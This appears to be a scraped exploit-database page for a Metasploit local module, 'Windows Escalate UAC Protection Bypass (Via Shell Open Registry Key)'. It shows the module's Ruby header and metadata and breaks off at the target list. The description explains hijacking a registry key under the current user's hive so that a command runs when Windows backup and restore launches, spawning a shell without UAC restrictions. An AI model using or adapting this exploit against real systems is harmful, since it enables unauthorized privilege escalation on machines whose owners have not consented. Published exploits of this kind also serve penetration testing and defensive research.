

SQ.


1








Microsoft Windows - Escalate UAC Protection Bypass (Via Shell Open Registry Key) (Metasploit)











## This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

Use necessary cookies only

Allow all cookies

Show details 🔻

```
require 'msf/core/exploit/exe'
require 'msf/core/exploit/powershell'
class MetasploitModule < Msf::Exploit::Local</pre>
 Rank = ExcellentRanking
 include Msf::Exploit::EXE
 include Msf::Exploit::FileDropper
 include Post::Windows::Priv
 include Post::Windows::Runas
 def initialize(info={})
   super(update_info(info,
                     => 'Windows Escalate UAC Protection Bypass (Via Shell Open Registry Key)',
                     => %q(
      'Description'
       This module will bypass Windows UAC by hijacking a special key in the Registry under
       the current user hive, and inserting a custom command that will get invoked when
       Window backup and restore is launched. It will spawn a second shell that has the UAC
       flag turned off.
       This module modifies a registry key, but cleans up the key once the payload has
       been invoked.
     ),
      'License'
                    => MSF_LICENSE,
      'Author'
               => [
          'enigma0x3', # UAC bypass discovery and research
         'bwatters-r7', # Module
       ],
      'Platform'
                     => ['win'],
      'SessionTypes' => ['meterpreter'],
      'Targets'
                 => [
         [ 'Windows x64', { 'Arch' => ARCH_X64 } ]
```